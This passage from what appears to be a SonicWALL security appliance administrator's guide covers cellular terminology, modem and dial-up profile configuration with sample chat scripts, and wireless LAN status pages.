 - **3.5G** - HSDPA
 - **4G** - HSPA+, LTE
- **GPRS - General Packet Radio Service** - An evolution of the GSM network that achieves speed improvements through the use of unused TDMA channels. GPRS is divided by incrementing classes, which define the number of time-slots and the data-rate per time-slot. GPRS has an additional advantage over GSM in that it is a packet-switched technology, meaning that stations only send data when there is data to send (rather than reserving the entire channel as occurs in GSM's circuit-switched networks) thus making more efficient use of available bandwidth. The process of connecting to a GPRS network generally involves attachment to the network, followed by the construction and activation of a PDP context, as performed by a series of AT commands. This process is largely automated by SonicOS through the use of profiles, but also allows for manual PDP context construction.
- **GSM - Global System for Mobile Communication** - TDMA based protocol that uses digital channels for both signaling and speech, making it a well suited platform for data communications, although at very low data rates. GSM competes as a protocol with Qualcomm's CDMA, but remains the most popular worldwide protocol. GSM implementations are often regarded as less susceptible to signal degradation indoors. Although GSM is used both in the Americas and the rest of the world, the American implementation operates on a different frequency, and interoperability is not guaranteed unless explicitly supported by the equipment.

- **HSDPA - High Speed Downlink Packet Access** - An evolution of UMTS (and thus of GSM) based on W-CDMA technology. HSDPA can achieve very high data rates, with subsequent phases targeting rates of up to 50 Mbps, but it is not currently very widely adopted despite announcements of future support from many operators.
- **IMEI - International Mobile Equipment Identity** - A unique 15 digit number assigned to every GSM/UMTS device for the purposes of identifying the device (not the subscriber) on the network. The subscriber on these networks is identified by the IMSI number, which is stored on the SIM card.
- **IMSI - International Mobile Subscriber Identity** - A unique 15 (or 14) digit number that identifies subscribers on GSM/UMTS networks. The IMSI is stored on the subscriber's SIM, and comprises a country code (as defined by ITU E.212), a network code (the network operator), and a unique subscriber number.
- **PDP Context - Packet Data Protocol Context** - A data structure representing the logical association of a station on a GPRS network. The data structure comprises a CID (context identifier), a PDP_Type (the protocol being used, e.g. IP), an APN (Access Point Name), and optional a PDP_Addr (PDP Address) to identify the usable address space for the connection. After a PDP Context is constructed, it must be activated.
- **SIM - Subscriber Identity Module** - USIM (Universal SIM) in UMTS. A SIM, also known as a Smart Card, stores unique subscriber information, including subscription and service parameters as well as preferences and settings. SIMs are used by all GSM devices, and allow for a subscriber's identity to move from one GSM device to another. Many operators lock their devices to prevent the use of other operator's SIM cards, but operators will sometimes unlock their devices if certain conditions are met.
- **TDMA - Time Division Multiple Access** - TDMA is used by most currently available GSM networks. It allows multiple concurrent access to a frequency by dividing it into time-slots, where each station takes turns transmitting. Since TDMA based technologies switch their transmitters on and off rapidly (native TDMA switches at 50 Hz, GSM switches at 217 Hz), radio frequency (RF) pollution is created. When the power output is high enough (such as right before a call is received), these RF signals (particularly GSM's 217 Hz signal, which is in the audible spectrum, even on really cheap computer speakers) can be picked up by nearby amplification circuitry, producing a buzzing sound. So, don't put your GSM equipped SonicWALL appliance on top of a stereo, and don't balance it on your head if you wear hearing aids.
- **UMTS - Universal Mobile Telecommunication System** - Employing W-CDMA technology, UMTS is considered the evolution of GSM, and is sometimes referred to a 3G/4GSM. UMTS is in fairly wide deployment worldwide, with the exception of the Americas, where EDGE is favored, and where UMTS will likely be leapfrogged as GSM's successor by HSDPA.
- **W-CDMA - Wideband Code Division Multiple Access** - The technology underlying UMTS, W-CDMA is an evolution of the GSM protocol. Referred to a Wideband because its carrier channels are four times wider than then original CDMA standard (5 MHz versus 1.25 MHz).



CHAPTER 30

Configuring Modem

Modem

The following sections describe how to configure and use the modem functionality on a SonicWALL UTM appliance:

- [“Modem > Status” on page 491](#)
- [“Modem > Settings” on page 492](#)
- [“Modem > Advanced” on page 493](#)
- [“Modem > Connection Profiles” on page 495](#)

Modem > Status

The **Modem > Status** page displays dialup connection information when the modem is active. You create modem Connection Profiles in the **Modem Profile Configuration** window, which you access from the **Modem > Connection Profiles** page.

In the **Modem Status** section, the current active network information from your ISP is displayed when the modem is active:

- **WAN Gateway (Router) Address**
- **WAN IP (NAT Public) Address**
- **WAN Subnet Mask**
- **DNS Server 1**
- **DNS Server 2**
- **DNS Server 3**
- **Current Active Dial-Up Profile (id)**
- **Current Connection Speed**

If the modem is inactive, the **Status** page displays a list of possible reasons that your modem is inactive. When the modem is active, the network settings from the ISP are used for WAN access.

Modem > Settings

The **Modem > Settings** page allows you to configure modem settings, specify Connect on Data categories, select management and user login options, and select the primary and alternate modem profiles.

Modem Device Type - Select whether you are using an **Analog Modem**, a **3G/Mobile** connection, or **Auto-detect**.

Speaker Volume - Select whether you want the modem's speaker turned on or off. The default value is **On**.

Modem Initialization - Select **Initialize Modem For Use In** and select the country from the drop-down menu. **United States** is selected by default. If the modem uses AT commands to initialize, select **Initialize Modem Using AT Commands**. Enter any AT commands used for the modem in the **AT Commands (for modem initialization)** field. AT commands are instructions used to control a modem such as `ATS7=30` (allows up to 30 seconds to wait for a dial tone), `ATS8=2` (sets the amount of time the modem pauses when it encounters a comma (",") in the string).

Connect on Data Categories

The **Connect on Data Categories** settings allow you to specify the outbound data that is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the SonicWALL security appliance security applications.

The **Connect on Data Categories** include:

- NTP packets

- Heartbeats
- System log e-mails
- AV Profile Updates
- SNMP Traps
- Licensed Updates
- Firmware Update requests
- Syslog traffic

Management/User Login

The **Management/User Login** section allows you to enable remote management of the SonicWALL security appliance or user login from the **Modem** interface.

Management/User Login

Management: HTTP HTTPS Ping SNMP SSH

User Login: HTTP HTTPS

Add rule to enable redirect from HTTP to HTTPS

You can select any of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP** and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to allow the SonicWALL to automatically convert HTTP requests to HTTPS requests for added security.

Modem > Advanced

The **Modem > Advanced** page is used to configure the Remotely Triggered Dial-Out feature, which enables network administrators to remotely initiate a WAN modem connection from a SonicWALL UTM appliance.

Remotely Triggered Dial-Out

The following process describes how a Remotely Triggered Dial-Out call functions:

1. The network administrator initiates a modem connection to the SonicWALL located at the remote office.
2. If the SonicWALL is configured to authenticate the incoming call, it prompts the network administrator to enter a password. Once the call is authenticated, the SonicWALL terminates the call.



Note After three incorrect password attempts, the SonicWALL terminates a Remotely Triggered Dial-out authentication session. Each password attempt is allowed a maximum of 60 seconds. If a dial-out session is terminated, the SonicWALL can be called again for another Remotely Triggered Dial-out authentication session.

3. The SonicWALL then initiates a modem connection to its dial-up ISP, based on the configured dial profile.

- The network administrator accesses the SonicWALL web management interface to perform the required tasks.

**Note**

If LAN- to-WAN traffic on the SonicWALL generates a dial-out request at the same time as a Remotely Triggered Dial-out session is being authenticated, the Remotely Triggered Dial-out session is terminated and the SonicWALL initiates its own dial-out session.

Configuring Remotely Triggered Dial-Out

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The dial profile is configured for **dial-on-data**.
- The SonicWALL Security Appliance is configured to be managed using HTTPS, so that the device can be accessed remotely.
- Enter a value in the **Enable Max Connection Time (minutes)** field. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out, perform the following steps.

- Go the **Modem > Advanced** screen.

- Check the **Enable Remotely Triggered Dial-out** checkbox.

- (Optional) To authenticate the remote call, check the **Requires authentication** checkbox and enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows the administrator to enable egress (outbound) or ingress (inbound) bandwidth management services on the modem interface.

**Note**

Bandwidth management is a service and must be registered. To configure the service, navigate to the **Application Firewall** section of the user interface.

Bandwidth Management

Enable Egress Bandwidth Management

Enable Ingress Bandwidth Management

Compression Multiplier:

- Step 1** Click the **Enable Egress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on outbound traffic.
- Step 2** Click the **Enable Ingress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on inbound traffic.
- Step 3** Select a **Compression Multiplier** from the drop-down list.

Connection Limit

The **Connection Limit** section allows the administrator to set a host/node limit on the modem connection. This feature is especially useful for deployments where the modem connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is “0”, which allows an unlimited number of nodes.

Modem > Connection Profiles

The **Modem > Connection Profiles** page allows you to configure modem profiles on the SonicWALL security appliance using your dial-up ISP information for the connection. Multiple modem profiles can be used when you have a different profile for individual ISPs.

Modem /

Connection Profiles

Preferred Profiles

Primary Profile:

Alternate Profile 1:

Alternate Profile 2:

Connection Profiles

<input type="checkbox"/> Name	IP Address	Connect Type	Configure
<input type="checkbox"/> AT&T (Standard)	Auto	Persistent	<input type="button" value="edit"/> <input type="button" value="delete"/>

The current profile is displayed in the **Connection Profiles** table, which displays the following profile information:

- **Name** - The name you've assigned to the profile. You can use names such as **Home**, **Office**, or **Travel** to distinguish different profiles from each other.
- **IP Address** - The IP address of the Internet connection.
- **Connection Type** - Displays Persistent, Connect on Data, or Manual Dial, depending on what you selected in the **Profile Configuration** window for the profile.
- **Configure** - Clicking the edit icon allows you to edit the profile. Clicking on the delete icon deletes the profile.

Configuring a Profile

- Step 1** In the **Modem > Connection Profiles** page, click the **Add** button. The **Modem Profile Configuration** window is displayed for configuring a dialup profile.

The screenshot shows the 'Modem Profile Configuration' window with the 'General Settings' tab selected. The fields are as follows:

Field	Value
Profile Name:	Remote dial
Primary Dialed Number:	4085551213
Secondary Dialed Number:	4085551213
User Name:	admin
User Password:	••••••••
Confirm User Password:	••••••••

Once you create your profiles, you can then configure which profiles to use for WAN failover or Internet access.

To configure your ISP settings, you must obtain your Internet information from your dial-up Internet Service Provider.

- Step 1** In the **General Settings** page, enter a name for your dialup profile in the **Profile Name** field.
- Step 2** Enter the primary number used to dial your ISP in the **Primary Dialed Number** field.



Tip

If a specific prefix is used to access an outside line, such as 9, &, or , enter the number as part of the primary phone number.

- Step 3** Enter the secondary number used to dial your ISP in the **Secondary Dialed Number** field (optional).
- Step 4** Enter your dial-up ISP user name in the **User Name** field.
- Step 5** Enter the password provided by your dialup ISP in the **User Password** field.
- Step 6** Confirm your dialup ISP password in the **Confirm User Password** field.
- Step 7** If your ISP has given you a script that runs when you access your ISP connection, cut and paste the script text in the **Chat Script** field. See the Information in [“Chat Scripts” on page 499](#) section for more information on using chat scripts.

Step 8 Click the **ISP Address** tab.

The screenshot shows the 'ISP Address' configuration page. At the top, there are five tabs: 'General', 'ISP Address' (selected), 'Parameters', 'Schedule', and 'Advanced'. Below the tabs, the section is titled 'ISP Address Settings'. It contains two main sections: 'IP Address' and 'DNS Servers'. Each section has two radio button options: 'Obtain an IP Address Automatically' (which is selected) and 'Use the following IP Address:' followed by a text input field.

Step 9 In the **ISP Address Setting** section, select **Obtain an IP Address Automatically** if you do not have a permanent dialup IP address from your ISP. If you have a permanent dialup IP address from your ISP, select **Use the following IP Address** and enter the IP address in the corresponding field.

Step 10 If you obtain an IP address automatically for your DNS server(s), select **Obtain an IP Address Automatically**. If your ISP has a specific IP address for the DNS server(s), select **Use the following IP Address** and enter the IP address of the primary DNS server in the corresponding field. You can also add a secondary DNS server address in the field below.

Step 11 Click on the **Parameters** tab. Use the settings in the page to configure modem dialup behavior.

The screenshot shows the 'Parameters' configuration page. At the top, there are five tabs: 'General', 'ISP Address', 'Parameters' (selected), 'Schedule', and 'Advanced'. Below the tabs, the section is titled 'Parameters'. It contains several settings: 'Connect Type' is a dropdown menu set to 'Persistent Connection'; 'Enable Inactivity Disconnect (minutes)' is a checkbox (unchecked) with a value of '0'; 'Max Connection Speed (bps)' is a dropdown menu set to 'Auto'; 'Enable Max Connection Time (minutes)' is a checkbox (checked) with a value of '80'; 'Delay Before Reconnect (minutes)' is a text input field with a value of '5'; 'Disable Call Waiting' is a checkbox (checked) with radio button options for '*70', '1170', '70#' (all unchecked), and 'Other' (unchecked); 'Dial Retries per Phone Number' is a checkbox (checked) with a value of '3'; 'Delay Between Retries (seconds)' is a checkbox (checked) with a value of '5'; and 'Disable VPN when Dialed' is a checkbox (unchecked).

Step 12 In the **Connect Type** menu select one of the following options:

- **Persistent Connection** - By selecting **Persistent Connection**, the modem stays connected unless you click the Disconnect button on the **Network > Settings** page. If **Enable Dial-Up Wan Failover** is selected on the **Network > WAN Failover & Load Balancing** page, the modem dials automatically when a WAN connection fails. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.

- **Connect on Data** - Using **Connect on Data** requires that outbound data is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the SonicWALL security appliance internal applications such as AutoUpdate and Anti-Virus. If **Enable WAN Failover** is selected on the **Modem > Failover** page, the pings generated by the probe can trigger the modem to dial when no WAN Ethernet connection is detected. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.
- **Manual Connection** - Selecting **Manual Connection** for a **Primary Profile** means that a modem connection does not automatically occur. You must click the **Connect** button on the **Network > Settings** page for the dialup connection to be established. Also, WAN Failover does not automatically occur.

Caution If you are configuring two dial-up profiles for WAN failover, the modem behavior should be the same for each profile. For example, if your Primary Profile uses Persistent Connection, your Secondary Profile should also use Persistent Connection.

Caution If you enable Persistent Connection for the modem, the modem connection remains active until the WAN Ethernet connection is reactivated or you force disconnection by clicking **Disconnect** on the **Configure** page.

- Step 13** If you selected either **Connect on Data** or **Manual Connection**, enter the number of minutes a dial-up connection is allowed to be inactive in the **Enable Inactivity Disconnect (minutes)** field.
- Step 14** Select the connection speed from the **Max Connection Speed (bps)** menu. **Auto** is the default setting as the SonicWALL security appliance automatically detects the connection speed when it connects to the ISP or you can select a specific speed option from the menu.
- Step 15** Select **Enable Max Connection Time (minutes)** if the connection is terminated after the specified time. Enter the number of minutes for the connection to be active. The value can range from 0 to 1440 minutes. This feature does not conflict with the **Inactivity Disconnect** setting. If both features are configured, the connection is terminated based on the shortest configured time.
- Step 16** If you select **Enable Max Connection Time (minutes)**, enter the number of minutes to delay before redialling the ISP in the **Delay Before Reconnect (minutes)**. The value can range from 0 to 1440, and the default value is 0 which means there is no delay before reconnecting to the ISP.
- Step 17** If you have call waiting on your telephone line, you should disable it or another call can interrupt your connection to your ISP. Select **Disable Call Waiting** and then select command from the list. If you do not see your command listed, select **Other**, and enter the command in the field. If you are not sure which command to use, see the documentation that came with your phone service or contact your phone service provider.
- Step 18** If the phone number for your ISP is busy, you can configure the number of times that the SonicWALL security appliance modem attempts to connect in the **Dial Retries per Phone Number** field. The default value is **0**.
- Step 19** Enter the number of seconds between attempts to redial in the **Delay Between Retries (seconds)** field. The default value is **5** seconds.
- Step 20** Select **Disable VPN when Dialed** if VPN Security Associations (SAs) are disabled when the modem connects to the ISP. Terminating the dial-up connection re-enables the VPN SAs. This is useful if you want to deploy your own point-to-point RAS network and want packets to be sent in the clear to your intranets.

Step 21 Click the **Schedule** tab.

Limited Modem Access Times

Note: When enabled, the modem can connect only during the specified schedule.

Limit Times for Connection Profile

Day of Week	Start Time	End Time
<input type="checkbox"/> Sunday	0 :00	23 :59
<input checked="" type="checkbox"/> Monday	0 :00	23 :59
<input checked="" type="checkbox"/> Tuesday	0 :00	23 :59
<input checked="" type="checkbox"/> Wednesday	0 :00	23 :59
<input checked="" type="checkbox"/> Thursday	0 :00	23 :59
<input checked="" type="checkbox"/> Friday	0 :00	23 :59
<input type="checkbox"/> Saturday	0 :00	23 :59

Step 22 If you want to specify scheduled times the modem can connect, select **Limit Times for Dialup Profile**. Enter times for each day in 24-hour format that you want the modem to be able to make a connection.

Step 23 Click **OK** to add the dial-up profile to the SonicWALL security appliance. The Dialup Profile appears in the **Connection Profiles** table.

Chat Scripts

Some legacy servers can require company-specific chat scripts for logging onto the dial-up servers.

A chat script, like other types of scripts, automates the act of typing commands using a keyboard. It consists of commands and responses, made up of groups of expect-response pairs as well as additional control commands, used by the chat script interpreter on the TELE3 SP. The TELE3 SP uses a default chat script that works with most ISPs, but your ISP may require a chat script with specific commands to “chat” with their server. If an ISP requires a specific chat script, it is typically provided to you with your dial-up access information. The default chat script for the TELE3 SP has the following commands:

```
ABORT `NO DIALTONE'
ABORT `BUSY'
ABOR `NO CARRIER'
"ATQ0
"ATE0
"ATM1
"ATL0
"ATV1
OK ATDT\T
CONNECT \D \C
```

The first three commands direct the chat script interpreter to abort if any of the strings **NO CARRIER**, **NO DIALTONE**, or **BUSY** are received from the modem.

The next five commands are AT commands that tell the chat interpreter to wait for nothing as " defines an empty string, and configure the following on the modem: return command responses, don't echo characters, report the connecting baud rate when connected, and return verbose responses.

The next line has **OK** as the expected string, and the interpreter waits for **OK** to be returned in response to the previous command, **ATV1**, before continuing the script. If **OK** is not returned within the default time period of 50 seconds, the chat interpreter aborts the script and the connection fails. If **OK** is received, the prefix and phone number of the selected dial-up account is dialed. The **VT** command is replaced by chat script interpreter with the prefix and phone number of the dial-up account.

In the last line of the script, **CONNECT** is the expected response from the remote modem. If the modems successfully connect, **CONNECT** is returned from the TELE3 SP modem. The **ID** adds a pause of one second to allow the server to start the PPP authentication. The **IC** command ends the chat script end without sending a carriage return to the modem. The TELE3 SP then attempts to establish a PPP (Point-to-Point Protocol) connection over the serial link. The PPP connection usually includes authentication of the user by using PAP (Password Authentication Protocol) or CHAP (Challenge Handshake Authentication Protocol) from the PPP suite. Once a PPP connection is established, it looks like any other network interface.

Custom Chat Scripts

Custom chat scripts can be used when the ISP dial-up server does not use PAP or CHAP as an authentication protocol to control access. Instead, the ISP requires a user to log onto the dial-up server by prompting for a user name and password before establishing the PPP connection. For the most part, this type of server is part of the legacy systems rooted in the dumb terminal login architecture. Because these types of servers can prompt for a user name and password in a variety of ways or require subsequent commands to initiate the PPP connection, a **Chat Script** field is provided for you to enter a custom script.

If a custom chat script is required by an ISP for establishing a connection, it is commonly found on their web site or provided with their dial-up access information. Sometimes the scripts can be found by using a search engine on the Internet and using the keywords, "chat script ppp Linux <ISP name>".

A custom chat script can look like the following script:

```
ABORT `NO CARRIER`
ABORT `NO DIALTONE`
ABORT `BUSY`
" ATQ0
" ATE0
" ATM1
" ATW2
" ATV1
OK ATDT\T
CONNECT "
sername: \L
assword: \P
```



Tip

The first character of username and password are ignored during PPP authentication.

The script looks a lot like the previous script with the exception of the commands at the end. There is an empty string (") after **CONNECT** which sends a carriage return command to the server. The chat interpreter then waits for **sername:** substring. When a response is returned, the current PPP account user name, substituting the **VL** command control string, is sent. Then, the chat interpreter waits for the substring **assword:**, and sends the password, substituting **VP**

with the PPP account password. If either the **sername** or **assword** substring are not received within the timeout period, the chat interpreter aborts the dial-up process resulting in a dial-up failure.

PART 6

Wireless

This part contains the following chapters:

- **Wireless Overview**
- **Wireless > Status**
- **Wireless > Settings**
- **Wireless > Security**
- **Wireless > Advanced**
- **Wireless > MAC Filter List**
- **Wireless > IDS**
- **Wireless > Virtual Access Point**



CHAPTER 31

Viewing WLAN Settings, Statistics, and Station Status

Wireless Overview



Note The wireless features described apply only to SonicWALL appliances equipped with internal wireless hardware, such as the TZ series, the NSA 220W, and the NSA 250MW.

The SonicWALL Wireless security appliances support wireless protocols called IEEE 802.11b, 802.11g, and 802.11n commonly known as Wi-Fi, and send data via radio transmissions. The SonicWALL wireless security appliance combines three networking components to offer a fully secure wireless firewall: an Access Point, a secure wireless gateway, and a stateful firewall with flexible NAT and VPN termination and initiation capabilities. With this combination, the wireless security appliance offers the flexibility of wireless without compromising network security.

Typically, the wireless security appliance is the access point for your wireless LAN and serves as the central access point for computers on your LAN. In addition, it shares a single broadband connection with the computers on your network. Since the wireless security appliance also provides firewall protection, intruders from the Internet cannot access the computers or files on your network. This is especially important for an “always-on” connection such as a DSL or T1 line that is shared by computers on a network.

However, wireless LANs are vulnerable to “eavesdropping” by other wireless networks which means you should establish a wireless security policy for your wireless LAN. On the wireless security appliance, wireless clients connect to the Access Point layer of the firewall. Instead of bridging the connection directly to the wired network, wireless traffic is first passed to the Secure Wireless Gateway layer where the client is required to be authenticated via User Level Authentication. Wireless access to Guest Services and MAC Filter Lists are managed by the wireless security appliance.

If all of the security criteria are met, then wireless network traffic can then pass via one of the following Distribution Systems (DS):

- LAN
- WAN
- Wireless Client on the WLAN
- DMZ or other zone on Opt port
- VPN tunnel

Topics:

- [“Considerations for Using Wireless Connections” on page 506](#)
- [“Recommendations for Optimal Wireless Performance” on page 506](#)
- [“Adjusting the Antennas” on page 507](#)
- [“Wireless Node Count Enforcement” on page 507](#)
- [“MAC Filter List” on page 507](#)

Considerations for Using Wireless Connections

- **Mobility** - if the majority of your network is laptop computers, wireless is more portable than wired connections.
- **Convenience** - wireless networks do not require cabling of individual computers or opening computer cases to install network cards.
- **Speed** - if network speed is important to you, you may want to consider using Ethernet connections rather than wireless connections.
- **Range and Coverage** - if your network environment contains numerous physical barriers or interference factors, wireless networking may not be suitable for your network.
- **Security** - wireless networks have inherent security issues due to the unrestricted nature of the wireless transmissions. However, the wireless security appliance is a firewall and has NAT capabilities which provides security, and you can use WPA or WPA2 to secure data transmissions.



Note For the latest information about regulatory approvals and restrictions for SonicWALL wireless devices, please see the Product Documentation pages for your product under Support on www.sonicwall.com. Each device has a unique regulatory document or Getting Started Guide that provides the relevant information.

Recommendations for Optimal Wireless Performance

- Place the wireless security appliance near the center of your intended network. This can also reduce the possibility of eavesdropping by neighboring wireless networks.
- Minimize the number of walls or ceilings between the wireless security appliance and the receiving points such as PCs or laptops.
- Try to place the wireless security appliance in a direct line with other wireless components. Best performance is achieved when wireless components are in direct line of sight with each other.

- Building construction can make a difference on wireless performance. Avoid placing the wireless security appliance near walls, fireplaces, or other large solid objects. Placing the wireless security appliance near metal objects such as computer cases, monitors, and appliances can affect performance of the unit.
- Metal framing, UV window film, concrete or masonry walls, and metallic paint can reduce signal strength if the wireless security appliance is installed near these types of materials.
- Installing the wireless security appliance in a high place can help avoid obstacles and improve performance for upper stories of a building.
- Neighboring wireless networks and devices can affect signal strength, speed, and range of the wireless security appliance. Also, devices such as cordless phones, radios, microwave ovens, and televisions may cause interference on the wireless security appliance.

Adjusting the Antennas

The antennas on the wireless security appliance can be adjusted for the best radio reception. Begin with the antennas pointing straight up, and then adjust as necessary. Note that certain areas, such as the area directly below the wireless security appliance, get relatively poor reception. Pointing the antenna directly at another wireless device does not improve reception. Do not place the antennas next to metal doors or walls as this can cause interference.

Wireless Node Count Enforcement

Users connecting to the WLAN or connecting through the SonicWALL GroupVPN are not counted towards the node enforcement on the SonicWALL. Only users on the LAN and non-Wireless zones on the Opt port are counted towards the node limit.

The Station Status table lists all the wireless nodes connected.


MAC Filter List

The SonicWALL wireless security appliance networking protocol provides native MAC address filtering capabilities. When MAC address filtering is enabled, filtering occurs at the 802.11 layer, wireless clients are prevented from authenticating and associating with the wireless access point. Since data communications cannot occur without authentication and association, access to the network cannot be granted until the client has given the network administrator the MAC address of their wireless network card.

Wireless > Status

The **Wireless > Status** page provides status information for wireless network, including **WLAN Settings**, **WLAN Statistics**, **WLAN Activities** and **Station Status**.

Wireless / **Status**






- SonicWALL recommends upgrading the wireless drivers on the host client computers to the latest version in order to optimize wireless connectivity, compatibility and performance. Refer to your wireless card manufacturer for the latest driver update instructions.
- Please ensure the host client computers are running the most current available wireless drivers before calling SonicWALL Technical Support on wireless related issues.
- Internal wireless radio is turned off by default on factory defaults.

Access Point 'sonicwall-B55F' Status

WLAN Settings	WLAN Statistics
WLAN: Enabled (Active)	Wireless Statistics
SSID: sonicwall-B55F	Good Frames 3095408 10
Primary BSSID: 00:17:C5:27:B5:5F	Bad Frames N/A N/A
Primary IP Address: 172.16.31.1	Good Bytes 455561745 149264642
Primary Subnet Mask: 255.255.255.0	Management Frames 6 3
Regulatory Domain: FCC - North America	Control Frames N/A N/A
Channel: AutoChannel - Currently Channel 8	Data Frames 2482 8
Radio Tx Rate: Best	
Radio Tx Power: Full Power	
Primary Security: WPA-PSK - AES-CCMP	
MAC Filter List: Disabled	
Wireless Guest Services: Disabled	
Intrusion Detection: Disabled	
Wireless Firmware: 7.3.0.353	
Associated Stations: 1 of 128 maximum	
Radio Mode: 2.4GHz 802.11n/g/b Mixed	

WLAN Activities	
Activities Statistics	
Associations	1
Disassociations	0
Reassociations	0
Authentications	103
Deauthentications	0
Discards Packets	15

Station Status

Station	MAC Address	SSID	Authenticated	Associated	AID	Signal	Connect Rate	Timeout	Configure
1.	00:23:15:CD:B8:58	sonicwall-B55F	Authenticated	Associated	1	33%	6 Mbps	300s	  

The **Wireless > Status** page has four tables:

- “WLAN Settings” on page 509
- “WLAN Statistics” on page 510
- “WLAN Activities” on page 510
- “Station Status” on page 511

When in Wireless Client Bridge mode, the **Wireless > Status** page has a fifth table:

- “Discovered Access Points” on page 511

WLAN Settings

The **WLAN Settings** table lists the configuration information for the built-in radio. All configurable settings in the **WLAN Settings** table are hyperlinks to their respective pages for configuration. Enabled features are displayed in green, and disabled features are displayed in red. Click on a setting to go the page in the Management Interface where you can configure that setting.

WLAN Settings	
WLAN:	Enabled (Active)
SSID:	sonicwall-B55F
Primary BSSID:	00:17:C5:27:B5:5F
Primary IP Address:	172.16.31.1
Primary Subnet Mask:	255.255.255.0
Regulatory Domain:	FCC - North America
Channel:	AutoChannel - Currently Channel 8
Radio Tx Rate:	Best
Radio Tx Power:	Full Power
Primary Security:	WPA-PSK - AES-CCMP
MAC Filter List:	Disabled
Wireless Guest Services:	Disabled
Intrusion Detection:	Disabled
Wireless Firmware:	7.3.0.353
Associated Stations:	1 of 128 maximum
Radio Mode:	2.4GHz 802.11n/g/b Mixed

WLAN Settings	Value
WLAN	Enabled (Active) or Disabled
SSID	Wireless network identification information
Primary (BSSID)	Serial Number of the wireless security appliance
Primary IP Address	IP address of the WLAN port
Primary Subnet Mask	Subnet information
Regulatory Domain	FCC - North America for domestic appliances ETSI - Europe for international appliances
Channel	Channel Number selected for transmitting wireless signal
Radio Tx Rate	Network speed in Mbps
Radio Tx Power	Current power level of the radio signal transmission
Primary Security	Encryption settings for the radio, or Disabled--see the Wireless > Security page
MAC Filter List	Enabled or Disabled
Wireless Guest Services	Enabled or Disabled
Intrusion Detection	Enabled or Disabled
Wireless Firmware	Firmware version on the radio card
Associated Stations	Number of clients associated with the wireless security appliance
Radio Mode	Current power level of the radio signal transmission

WLAN Statistics

The **WLAN Statistics** table lists all of the traffic sent and received through the WLAN. The **Wireless Statistics** column lists the kinds of traffic recorded, the **Rx** column lists received traffic, and the **Tx** column lists transmitted traffic.

WLAN Statistics		
<u>Wireless Statistics</u>	<u>Rx</u>	<u>Tx</u>
Good Frames	3095408	10
Bad Frames	N/A	N/A
Good Bytes	455561745	149264642
Management Frames	6	3
Control Frames	N/A	N/A
Data Frames	2482	8

Wireless Statistics	Rx/TX
Good Frames	Number of allowed frames received and transmitted.
Bad Frames	Number of frames that were dropped that were received and transmitted.
Good Bytes	Total number of bytes in the good frames.
Management Frames	Number of management frames received and transmitted.
Control Frames	Number of control frames received and transmitted.
Data Frames	Number of data frames received and transmitted.

WLAN Activities

The **WLAN Activities** table describes the history of wireless clients connecting to the SonicWALL wireless security appliance.




WLAN Activities	
<u>Activities Statistics</u>	
Associations	1
Disassociations	0
Reassociations	0
Authentications	103
Deauthentications	0
Discards Packets	15

Activities Statistics	Value
Associations	Number of wireless clients that have connected to the wireless security appliance.
Disassociations	Number of wireless clients that have disconnected to the wireless security appliance.
Reassociations	Number of wireless clients that were previously connected that have re-connected.

Activities Statistics	Value
Authentications	Number of wireless clients that have been authenticated.
Deauthentications	Number of authenticated clients that have disconnected.
Discards Packets	Number of discarded packets.









Station Status

The **Station Status** table displays information about wireless connections associated with the wireless security appliance.

- **Station** - the name of the connection used by the MAC address
- **MAC Address** - the wireless network card MAC address
- **Authenticated** - status of wireless authentication
- **Associated** - status of wireless association
- **AID** - Association ID, assigned by the security appliance
- **Signal** - strength of the radio signal
- **Timeout** - number of seconds left on the session
- **Configure** - options for configuring the station:
 -  - configure power management on the wireless network card of this station, if enabled.
 -  - block the station from the security appliance and add it to the Deny MAC Filter List.
 -  - dissociate the station from the security appliance.

Discovered Access Points

The **Discovered Access Points** table appears when the SonicWALL appliance is in Wireless Client Bridge mode.

Discovered Access Points						
Note: The AP discovery found 30 Access Points. The scan was performed 1 Day 23:59:00 ago.						
MAC Address (BSSID)	SSID	Channel	Manufacturer	Signal Strength	Max Rate	Connect
00:17:C5:D0:50:F0	Guest_WiFi	1	SonicWALL	94% - Excellent	130 Mbps	
00:17:C5:CF:C3:30	Guest_WiFi	1	SonicWALL	56% - Good	130 Mbps	
88:DC:96:13:C5:7F	wdstest2	1	Unknown	28% - Fair	150 Mbps	
-						
00:17:C5:CF:C2:FA	Guest_WiFi	11	SonicWALL	48% - Good	130 Mbps	
00:17:C5:DF:15:54	Corp_WiFi_g	11	SonicWALL	83% - Excellent	54 Mbps	
00:17:C5:DF:13:1D	Corp_WiFi_g	11	SonicWALL	68% - Very Good	54 Mbps	
00:17:C5:DF:13:FE	Corp_WiFi_g	11	SonicWALL	100% - Excellent	54 Mbps	
00:17:C5:CF:C2:F2	Corp_WiFi_g	11	SonicWALL	48% - Good	54 Mbps	
<input type="button" value="Scan Now..."/>						

To create a wireless bridge with another access point:

-
- Step 1** Before you begin, verify that your wireless security settings match that of the access point to which you are bridging, and that you have switched your SonicWALL TZ wireless appliance to Wireless Client Bridge mode in the **Wireless > Settings** page.
- Step 2** In the **Wireless > Status** screen, locate the access point you wish to bridge to and click the **Edit** icon in the **Connect** column.



Note

The configuration is set and your **SSID** changes to mirror that of the wireless bridge host.



Note

For security reasons, never create a bridge over an open wireless connection.

CHAPTER 32

Configuring Wireless Settings

Wireless > Settings

The **Wireless > Settings** page allows you to configure settings for the 802.11 wireless antenna.

Wireless /

Settings

Accept Cancel

Wireless Radio Mode

Radio Role:

Wireless Settings

Enable WLAN Radio

SSID:

